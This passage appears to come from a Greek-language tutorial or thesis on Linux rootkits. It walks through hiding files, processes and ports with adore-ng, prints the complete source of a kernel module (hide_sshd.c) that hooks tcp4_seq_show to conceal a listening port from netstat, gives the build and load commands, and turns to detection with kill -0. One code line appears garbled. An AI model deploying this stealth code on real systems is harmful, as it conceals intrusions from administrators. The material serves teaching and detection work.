[ -e simple_out ] || touch simple_out
while true;
do
        sleep 4;
        echo "1" >> simple_out;
done
```


Όταν τρέχουμε το σκριπτάκι σαν **output** δημιουργείται ένα άλλο αρχείο, το «**simple_out**», το οποίο τρέχει συνέχεια και βγάζει κάθε **4** δευτερόλεπτα «**1**». Με τον ίδιο τρόπο, μπορούμε να δημιουργήσουμε ένα άλλο σκριπτάκι περισσότερο επικίνδυνο για το σύστημά μας κρυβοντάς το στη συνέχεια με τον ίδιο τρόπο.

Ακολουθεί το παράδειγμα:




Εικόνα 6.16: «sh simple.sh».

Όταν τρέχουμε για πρώτη φορά το «*σκριπτάκι*» παρατηρούμε το αρχείο «***simple_out***» που έχει δημιουργηθεί.




Εικόνα 6.17: «sh simple.sh».




Εικόνα 6.18: «sh simple.sh».

Εδώ βλέπουμε το **simple_out** που έχει γεμίσει «**1**».




Εικόνα 6.19: «simple_out».




Εικόνα 6.20: «simple_out» και βλέπουμε τους «1».

Χρησιμοποιώντας την εφαρμογή της «**ava**» κρύβουμε το σκριπτάκι.



<u>Εικόνα 6.21</u>: «./ava h /home/user/simple_out».




<u>Εικόνα 6.22</u>: /home χωρίς το «simple_out».

Κρύβοντας το **pid** του **bash**.


<u>Εικόνα 6.23</u>: «ps». «./ava i 2551».

6.4 Κρύβοντας από τη netstat (Πρώτο μέρος)

Σε αυτό το τμήμα θα διερευνήσουμε το πώς μπορούμε να χρησιμοποιήσουμε την **adore-ng** για να κρυφτεί ένα **socket** δικτύου. Το **README** του **adore-ng** εξηγεί το πως θα πρέπει να ενημερώσουμε το αρχείο **adore-ng.h** για να περιλαμβάνει τους αριθμούς θυ-ρών που επιθυμούμε να είναι κρυμμένες. Ο πίνακας της **HIDDEN_SERVICES** θα πρέπει να ενημερωθεί για να συμπεριλάβει τις τιμές των θυρών που θέλουμε να αποκρύ-ψουμε. Ως προεπιλογή οι θύρες **2222** και **7350** είναι και οι δύο κρυφές. Για να ελέγ-ξουμε ότι η θύρα **2222** είναι κρυμμένη, θα ξεκινήσουμε τη **netstat** για να ανιχνεύσουμε τυχόν κίνδυνο για το σύστημα.




Εικόνα 6.24: Το αρχείο «adore-ng.h».



<u>Εικόνα 6.25</u>: Οι θύρες 2222 & 7350.

Προσπάθεια εντοπισμού των θυρών **2222** & **7350** χρησιμοποιώντας τη **netstat**.



<u>Εικόνα 6.26</u>: «netstat -na | more».

6.5 Κρύβοντας από τη netstat (Δεύτερο μέρος)

Το εργαλείο **netstat** περιλαμβάνει, επί του παρόντος, την λειτουργία υπηρεσιών δικτύου σε κάθε **host**:

```
[notroot]$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address  State
tcp        0      0 0.0.0.0:22      0.0.0.0:*       LISTEN
udp        0      0 0.0.0.0:68      0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags     Type    State     I-Node Path
unix  2      [ ACC ]   STREAM  LISTENING  2085   /dev/gpmctl
unix  6      [ ]       DGRAM              1886   /dev/log
unix  2      [ ]       DGRAM              2153
unix  2      [ ]       DGRAM              2088
unix  2      [ ]       DGRAM              2046
unix  2      [ ]       DGRAM              1894
```

Το **rootkit Adore-ng** μας επιτρέπει να κρύψουμε ένα σύνολο δεδομένων των υπηρεσιών που ακούει στο κάλεσμα της **netstat**. Αυτό επιτυγχάνεται με τη χρήση της δομής **proc_net,** εξάγοντας την **tcp4_seq_show ()**, η οποία επικαλείται τον πυρήνα κατά το κάλεσμα της **netstat**, προκειμένου να ακούσει τις συνδέσεις.

6.5.1 hide_sshd.c

Παρακάτω ο πλήρης πηγαίος κώδικας του **hide_sshd LKM**:

```
/*Thanks to adore-ng from Stealth for the ideas used in this code*/

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/proc_fs.h>
#include <linux/init.h>
#include <net/tcp.h>

/*from net/ipv4/tcp_ipv4.c*/
#define TMPSZ 150

/*hide sshd*/
#define PORT_TO_HIDE 22

MODULE_LICENSE("GPL");

int (*old_tcp4_seq_show)(struct seq_file*, void *) = NULL;

char *strnstr(const char *haystack, const char *needle, size_t n)
{
        char *s = strstr(haystack, needle);
        if (s == NULL)
```

```
            return NULL;
      if (s->haystack+strlen(needle) <= n)
            return s;
      else
            return NULL;
}

int hacked_tcp4_seq_show(struct seq_file *seq, void *v)
{
      int retval=old_tcp4_seq_show(seq, v);

      char port[12];

      sprintf(port,"%04X",PORT_TO_HIDE);

      if(strnstr(seq->buf+seq->count-TMPSZ,port,TMPSZ))
            seq->count -= TMPSZ;
return retval;
}

static int __init myinit(void)
{
      struct tcp_seq_afinfo *my_afinfo = NULL;
      struct proc_dir_entry *my_dir_entry = proc_net->subdir;

      while (strcmp(my_dir_entry->name, "tcp"))
            my_dir_entry = my_dir_entry->next;

      if((my_afinfo = (struct tcp_seq_afinfo*)my_dir_entry->data))
      {
            old_tcp4_seq_show = my_afinfo->seq_show;
            my_afinfo->seq_show = hacked_tcp4_seq_show;
      }



      return 0;
}

static void myexit(void)
{
      struct tcp_seq_afinfo *my_afinfo = NULL;
      struct proc_dir_entry *my_dir_entry = proc_net->subdir;

      while (strcmp(my_dir_entry->name, "tcp"))
            my_dir_entry = my_dir_entry->next;

      if((my_afinfo = (struct tcp_seq_afinfo*)my_dir_entry->data))
      {
            my_afinfo->seq_show=old_tcp4_seq_show;
      }

}

module_init(myinit);
module_exit(myexit);
```

6.5.2 Compiling & Testing hide_sshd

Ο πηγαίος κώδικας της **hide_sshd.c** θεωρεί ότι προσπαθούμε να κρύψουμε την παρουσία του **sshd** που τρέχει σε έναν κεντρικό υπολογιστή. Αν θέλουμε να αποκρύψουμε την οποιαδήποτε άλλη υπηρεσία αλλάζουμε την τιμή του **PORT_TO_HIDE**. Για τους σκοπούς του παρόντος τμήματος, υποθέτουμε ότι η **sshd** τρέχει στον κεντρικό υπολογιστή, εκτελώντας τη **netstat**:

```
[user]$ netstat -na | grep 22
tcp    0    0.0.0.0:22    0.0.0.0:*    LISTEN
```

Χρησιμοποιούμε το παρακάτω **makefile**:

```
obj-m += hide_sshd.o
```

Compile χρησιμοποιώντας την **make**:

```
[user]$ make -C /usr/src/linux-`uname -r` SUBDIRS=$PWD modules
```

Εισάγουμε το **module**:

```
[user]# insmod ./hide_sshd.ko
```

Τώρα η **sshd** δε θα είναι ορατή. Δοκιμάζουμε την **netstat** ξανά:


```
[user]# netstat -na | grep 22
```

Ξεφορτώνουμε το **module**:

```
[user]# rmmod hide_sshd
```

6.6 Τι γίνεται με τη χρήση της lsof;

Για να αποδείξουμε ότι είναι πραγματικά «*ζωντανό*» και «*ακούει*» ...



Εικόνα 6.27: «lsof –i :2222».


6.7 Ανίχνευση κρυφών διεργασιών με kill -0

Στο παραπάνω παράδειγμά μας κρύψαμε μία διαδικασία (**bash shell session**) με **PID 2551**. Ούτε η **ps** ούτε και κάποια περιήγηση μέσω του **/proc/** απεκάλυψε το οποιοδήποτε σημάδι της κρυφής διεργασίας.

Αλλά τι θα γίνει αν προσπαθήσουμε και εκτέλεσουμε **kill -0**;

